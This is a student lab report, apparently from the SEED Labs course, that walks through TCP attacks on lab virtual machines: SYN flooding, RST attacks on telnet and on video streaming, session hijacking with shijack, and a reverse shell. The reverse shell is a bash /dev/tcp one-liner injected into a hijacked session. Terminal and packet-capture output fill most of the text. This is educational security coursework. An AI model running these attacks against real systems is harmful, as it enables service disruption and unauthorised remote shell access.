Jinfeng (Jeffery) Liu
Liujinfeng1209@gmail.com

TASK 1: SYN FLOODING ATTACK


Machine B:

Sudo sysctl -q net.ipv4.tcp_max_syn_backlog

Netstat -na | grep :23

Sudo sysctl -a | grep cookies

Sudo sysctl -w net.ipv4.tcp_syncookies = 0




```
[06/14/19]seed@VM:~$ sudo ufw status verbose
[sudo] password for seed:
Status: inactive
[06/14/19]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[06/14/19]seed@VM:~$ netstat -na | grep:23
grep:23: command not found
[06/14/19]seed@VM:~$ netstat -na | grep :23
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
[06/14/19]seed@VM:~$ sudo sysctl -a | grep cookies
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[06/14/19]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

Machine A:

Sudo netwox 76 -i (machine B's ip) -p 23

telnet (machine B's ip)




```
[06/14/19]seed@VM:~$ sudo ufw status verbose
[sudo] password for seed:
Status: active
Logging: on (low)
Default: allow (incoming), allow (outgoing), disabled (routed)
New profiles: skip
[06/14/19]seed@VM:~$ sudo ufw disable
Firewall stopped and disabled on system startup
[06/14/19]seed@VM:~$ sudo netwox 76 -i 10.0.2.4 -p 23
```

```
[06/14/19]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
telnet: Unable to connect to remote host: Connection timed out
[06/14/19]seed@VM:~$
```

Machine B:

Netstat -na | grep :23




```
[06/14/19]seed@VM:~$ netstat -na | grep :23
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:23             241.42.77.218:34545     SYN_RECV
tcp        0      0 10.0.2.4:23             255.83.48.168:20539     SYN_RECV
tcp        0      0 10.0.2.4:23             242.142.97.249:55970    SYN_RECV
tcp        0      0 10.0.2.4:23             252.197.253.161:43487   SYN_RECV
tcp        0      0 10.0.2.4:23             240.203.162.97:54917    SYN_RECV
tcp        0      0 10.0.2.4:23             252.255.15.193:48586    SYN_RECV
tcp        0      0 10.0.2.4:23             241.175.59.212:47519    SYN_RECV
tcp        0      0 10.0.2.4:23             253.132.74.36:45622     SYN_RECV
```

TASK 2: TCP RST ATTACKS ON TELNET AND SSH CONNECTIONS

Machine A:


telnet (machine B's ip)



```
[06/14/19]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Jun 14 17:43:12 EDT 2019 from 10.0.2.4 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[06/14/19]seed@VM:~$ Connection closed by foreign host.
```


Machine B:

Sudo netwox 78 -I (machine A's ip)



```
[06/14/19]seed@VM:~$ sudo netwox 78 -i 10.0.2.15
[sudo] password for seed:
```

Wireshark:




```
No.   Time                           Source                Destination   Protocol  Length Inf
 1421 2019-06-16 15:26:17.3438053…  10.0.2.15             10.0.2.4      TCP          68 577
 1422 2019-06-16 15:26:17.3693082…  10.0.2.4              10.0.2.15     TCP          62 23
 1423 2019-06-16 15:26:17.3721986…  10.0.2.4              10.0.2.15     TCP          62 [T
 1424 2019-06-16 15:26:17.3722920…  10.0.2.4              10.0.2.15     TCP          62 [T
 1425 2019-06-16 15:26:20.7517227…  ::1                   ::1           UDP          64 342
 1426 2019-06-16 15:26:22.3849584…  PcsCompu_2a:9d:f7                   ARP          62 Wh
 1427 2019-06-16 15:26:22.3849727…  PcsCompu_d7:ff:1e                   ARP          44 10
```

TASK 3: TCP RST ATTACKS ON VIDEO STREAMING APPLICATIONS

Open a YouTube video first.

Sudo netwox 78 -I (machine's ip)


Jinfeng (Jeffery) Liu
Liujinfeng1209@gmail.com



```
[06/16/19]seed@VM:~$ sudo netwox 78 -i 10.0.2.15
[sudo] password for seed:
dees
```

Boston Dynamics: New Robots Now Fight Back - YouTube - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Boston Dynamics: Ne
Preferences
https://www.youtube.com/watch?v=
Search
Most Visited
SEED Labs
Sites for Labs
YouTube CA
Search
SIGN IN
Bosstown Dynamics
0:32 / 3:31

Wireshark:



```
No.  Time                          Source              Destination         Protocol Lengt
1720 2019-06-16 15:33:44.4572436… 172.217.14.238      10.0.2.15           TCP        5
1721 2019-06-16 15:33:44.4572534… 172.217.14.238      10.0.2.15           TCP        5
1722 2019-06-16 15:33:44.4575542… 10.0.2.15           172.217.14.238      TCP        7
1723 2019-06-16 15:33:44.4661853… 172.217.14.238      10.0.2.15           TLSv1.2  297
1724 2019-06-16 15:33:44.4661978… 10.0.2.15           172.217.14.238      TCP        5
1725 2019-06-16 15:33:44.4812951… 172.217.14.238      10.0.2.15           TCP        6
1726 2019-06-16 15:33:44.4813124… 10.0.2.15           172.217.14.238      TCP        5
1727 2019-06-16 15:33:44.4822057… 10.0.2.15           172.217.14.238      TLSv1.2   25
1728 2019-06-16 15:33:44.5137825… 172.217.14.238      10.0.2.15           TCP        5
1729 2019-06-16 15:33:44.5138009… CrayComm_06:76:e8   45:00:00:28:fc:11   0x0a00     5
1730 2019-06-16 15:33:44.5138840… CrayComm_06:4f:bb   45:00:00:28:23:3f   0x0a00     5
1731 2019-06-16 15:33:44.5139479… 172.217.14.238      10.0.2.15           TCP        5
1732 2019-06-16 15:33:44.5139577… 172.217.14.238      10.0.2.15           TCP        5
1733 2019-06-16 15:33:44.5142547… 10.0.2.15           172.217.14.238      TCP        7
1734 2019-06-16 15:33:44.5323214… 172.217.14.238      10.0.2.15           TLSv1.2  297
1735 2019-06-16 15:33:44.5323347… 10.0.2.15           172.217.14.238      TCP        5
1736 2019-06-16 15:33:44.5368319… 172.217.14.238      10.0.2.15           TCP        6
1737 2019-06-16 15:33:44.5368458… 10.0.2.15           172.217.14.238      TCP        5
1738 2019-06-16 15:33:44.5392514… 10.0.2.15           172.217.14.238      TLSv1.2   57
1739 2019-06-16 15:33:44.5683671… 172.217.14.238      10.0.2.15           TLSv1.2  297
1740 2019-06-16 15:33:44.5683914… 10.0.2.15           172.217.14.238      TCP        5
1741 2019-06-16 15:33:44.5686093… 172.217.14.238      10.0.2.15           TLSv1.2   56
1742 2019-06-16 15:33:44.5686133… 10.0.2.15           172.217.14.238      TCP        5
1743 2019-06-16 15:33:44.5692289… 172.217.14.238      10.0.2.15           TCP        5
1744 2019-06-16 15:33:44.5692449… CrayComm_06:e9:4a   45:00:00:28:89:af   0x0a00     5
1745 2019-06-16 15:33:44.5693099… CrayComm_06:20:ae   45:00:00:28:52:4c   0x0a00     5
1746 2019-06-16 15:33:44.5693788… 172.217.14.238      10.0.2.15           TCP        5
1747 2019-06-16 15:33:44.5693905… 172.217.14.238      10.0.2.15           TCP        5
1748 2019-06-16 15:33:44.5694044… CrayComm_06:da:b3   45:00:00:28:98:46   0x0a00     5
1749 2019-06-16 15:33:44.5695004… 172.217.14.238      10.0.2.15           TCP        5
1750 2019-06-16 15:33:44.5695138… CrayComm_06:c0:e9   45:00:00:28:b2:10   0x0a00     5
1751 2019-06-16 15:33:44.5696054… 172.217.14.238      10.0.2.15           TCP        5
1752 2019-06-16 15:33:44.5875505… 10.0.2.15           172.217.14.238      TCP        7
1753 2019-06-16 15:33:44.6064545… 172.217.14.238      10.0.2.15           TCP        6
1754 2019-06-16 15:33:44.6064837… 10.0.2.15           172.217.14.238      TCP        5
1755 2019-06-16 15:33:44.6067948… 10.0.2.15           172.217.14.238      TLSv1.2   25
1756 2019-06-16 15:33:44.6255812  172.217.14.238      10.0.2.15           TCP        5
```

```
▸ Frame 1724: 56 bytes on wire (448 bits), 56 bytes captured (448 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 172.217.14.238
▾ Transmission Control Protocol, Src Port: 52096, Dst Port: 443, Seq: 2608064058, Len: 0
    Source Port: 52096
    Destination Port: 443
    [Stream index: 40]
    [TCP Segment Len: 0]
    Sequence number: 2608064058
    Acknowledgment number: 0
    Header Length: 20 bytes
  ▸ Flags: 0x004 (RST)
    Window size value: 0
    [Calculated window size: 0]
    [Window size scaling factor: -2 (no window scaling used)]
    Checksum: 0x9920 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
```


```
0000  00 04 00 01 00 06 08 00  27 d7 ff 1e 4c 57 08 00   ........ '...LW..
0010  45 00 00 28 04 07 40 00  40 06 6e f3 0a 00 02 0f   E..(..@. @.n.....
0020  ac d9 0e ee cb 80 01 bb  9b 73 e6 3a 00 00 00 00   ........ .s.:....
0030  50 04 00 00 99 20 00 00                            P.... ..
```

```
wireshark_any_20190616153323_oZz5Fz     Packets: 4369 · Displayed: 4369 (100.0%)     Profile: Default
```

TASK 4: TCP SESSION HIJACKING


telnet B from C: *telnet 10.0.2.7*

Machine A sniffing:



```
telnet

No.  Time                          Source      Destination  Protocol  Length Info
   6 2019-06-16 17:31:58.9418593… 10.0.2.6    10.0.2.7     TELNET       93 Teln
  10 2019-06-16 17:31:58.9698949… 10.0.2.7    10.0.2.6     TELNET       78 Teln
  12 2019-06-16 17:31:58.9701766… 10.0.2.7    10.0.2.6     TELNET      105 Teln
  14 2019-06-16 17:31:58.9704192… 10.0.2.6    10.0.2.7     TELNET      132 Teln
  15 2019-06-16 17:31:58.9707575… 10.0.2.7    10.0.2.6     TELNET       69 Teln
  16 2019-06-16 17:31:58.9707591… 10.0.2.6    10.0.2.7     TELNET       69 Teln
  17 2019-06-16 17:31:58.9716645… 10.0.2.7    10.0.2.6     TELNET       69 Teln
  18 2019-06-16 17:31:58.9719160… 10.0.2.6    10.0.2.7     TELNET       69 Teln
  19 2019-06-16 17:31:58.9720391… 10.0.2.7    10.0.2.6     TELNET       86 Teln
  21 2019-06-16 17:31:59.0133974… 10.0.2.7    10.0.2.6     TELNET       76 Teln
  27 2019-06-16 17:32:04.9144910… 10.0.2.6    10.0.2.7     TELNET       67 Teln
  28 2019-06-16 17:32:04.9148141… 10.0.2.7    10.0.2.6     TELNET       67 Teln
  30 2019-06-16 17:32:05.0844636… 10.0.2.6    10.0.2.7     TELNET       67 Teln
  31 2019-06-16 17:32:05.0848276… 10.0.2.7    10.0.2.6     TELNET       67 Teln
  33 2019-06-16 17:32:05.2474143… 10.0.2.6    10.0.2.7     TELNET       67 Teln
  34 2019-06-16 17:32:05.2479485… 10.0.2.7    10.0.2.6     TELNET       67 Teln
  36 2019-06-16 17:32:05.4251852… 10.0.2.6    10.0.2.7     TELNET       67 Teln
  37 2019-06-16 17:32:05.4258799… 10.0.2.7    10.0.2.6     TELNET       67 Teln
  39 2019-06-16 17:32:05.5453076… 10.0.2.6    10.0.2.7     TELNET       68 Teln
  40 2019-06-16 17:32:05.5458563… 10.0.2.7    10.0.2.6     TELNET       68 Teln
  42 2019-06-16 17:32:05.5547830… 10.0.2.7    10.0.2.6     TELNET       76 Teln
  44 2019-06-16 17:32:05.8858902… 10.0.2.6    10.0.2.7     TELNET       67 Teln
  46 2019-06-16 17:32:06.0550295… 10.0.2.6    10.0.2.7     TELNET       67 Teln
  48 2019-06-16 17:32:06.3566685… 10.0.2.6    10.0.2.7     TELNET       67 Teln
  50 2019-06-16 17:32:06.5352888… 10.0.2.6    10.0.2.7     TELNET       67 Teln
  52 2019-06-16 17:32:06.6707530… 10.0.2.6    10.0.2.7     TELNET       68 Teln
  54 2019-06-16 17:32:06.6734745… 10.0.2.7    10.0.2.6     TELNET       68 Teln
  56 2019-06-16 17:32:06.6934167… 10.0.2.7    10.0.2.6     TELNET      129 Teln
  58 2019-06-16 17:32:06.6936620… 10.0.2.7    10.0.2.6     TELNET       68 Teln
  60 2019-06-16 17:32:06.7781332… 10.0.2.7    10.0.2.6     TELNET      129 Teln
  62 2019-06-16 17:32:06.7784047… 10.0.2.7    10.0.2.6     TELNET      279 Teln
  64 2019-06-16 17:32:06.8796795… 10.0.2.7    10.0.2.6     TELNET       87 Teln

▶ Frame 52: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_60:0a:71 (08:00:27:60:0a:71), Dst: PcsCompu_2e:2c:b4 (08:00:27:2e:2
▶ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.7
▼ Transmission Control Protocol, Src Port: 59504, Dst Port: 23, Seq: 1469759220, Ack: 4167299031
    Source Port: 59504
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 2]
    Sequence number: 1469759220
    [Next sequence number: 1469759222]
    Acknowledgment number: 4167299031
    Header Length: 32 bytes
  ▶ Flags: 0x018 (PSH, ACK)
    Window size value: 229
    [Calculated window size: 29312]
    [Window size scaling factor: 128]

0000  08 00 27 2e 2c b4 08 00  27 60 0a 71 08 00 45 10   ..'.,... '`.q..E.
0010  00 36 94 52 40 00 40 06  8e 53 0a 00 02 06 0a 00   .6.R@.@. .S......
0020  02 07 e8 70 00 17 57 9a  be f4 f8 63 ef d7 80 18   ...p..W. ...c....
0030  00 e5 0a 96 00 00 01 01  08 0a 00 00 32 4c 00 00   ........ ....2L..
0040  2c 8d 0d 00                                        ,...

wireshark_enp0s3_20190616173148_2Q8MDT    Packets: 65 · Displayed: 32 (49.2%)    Profile: Default
```

Destination Port: 59504




Hexadecimal to Decimal converter

Enter hex number:
579abef6 16

Decimal number:
1469759222 10

sudo ./shijack/shijack-lnx enp0s3 (machine B's ip) (port number) (machine C's ip) 23



```
[06/16/19]seed@VM:~$ sudo ./shijack/shijack-lnx enp0s3 10.0.2.6 59504 10.0.2.7 2
3
[sudo] password for seed:
Waiting for SEQ/ACK  to arrive from the srcip to the dstip.
(To speed things up, try making some traffic between the two, /msg person asdf

Got packet! SEQ = 0x579abef6 ACK = 0xf863f143
Starting hijack session, Please use ^C to terminate.
Anything you enter from now on is sent to the hijacked TCP connection.
mkdir demo1
mkdir demo2
rmdir demo1
```

TASK 5: CREATING REVERSE SHELL USING TCP SESSION HIJACKING

Machine B: telnet C


Machine A: hijack B

Nc -l 9090 -v

/bin/bash -I >& /dev/tcp/10.0.2.10/9090 0<&1 2>&1

Then *ls*, we can now see demo2 from Machine C

REDO the screenshot


Ubunto16.04 Machine A [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
5:46 PM
/bin/bash
/bin/bash 80x29
/bin/bash
/bin/bash 80x24
Right Ctrl
Ubunto16.04 Machine B [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
5:46 PM
/bin/bash 87x24
Right Ctrl
Ubunto16.04 Machine C [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
5:46 PM
/bin/bash 87x36

```
^CClosing connection..
Done, Exiting.
[06/16/19]seed@VM:~$ sudo ./shijack/shijack-lnx enp0s3 10.0.2.6 59506 10.0.2.7 2
3
Waiting for SEQ/ACK  to arrive from the srcip to the dstip.
(To speed things up, try making some traffic between the two, /msg person asdf

Got packet! SEQ = 0x3af8e711 ACK = 0x880176b6
Starting hijack session, Please use ^C to terminate.
Anything you enter from now on is sent to the hijacked TCP connection.
/bin/bash -i >& /dev/tcp/10.0.2.10/9090 0<&1 2>&1
```

```
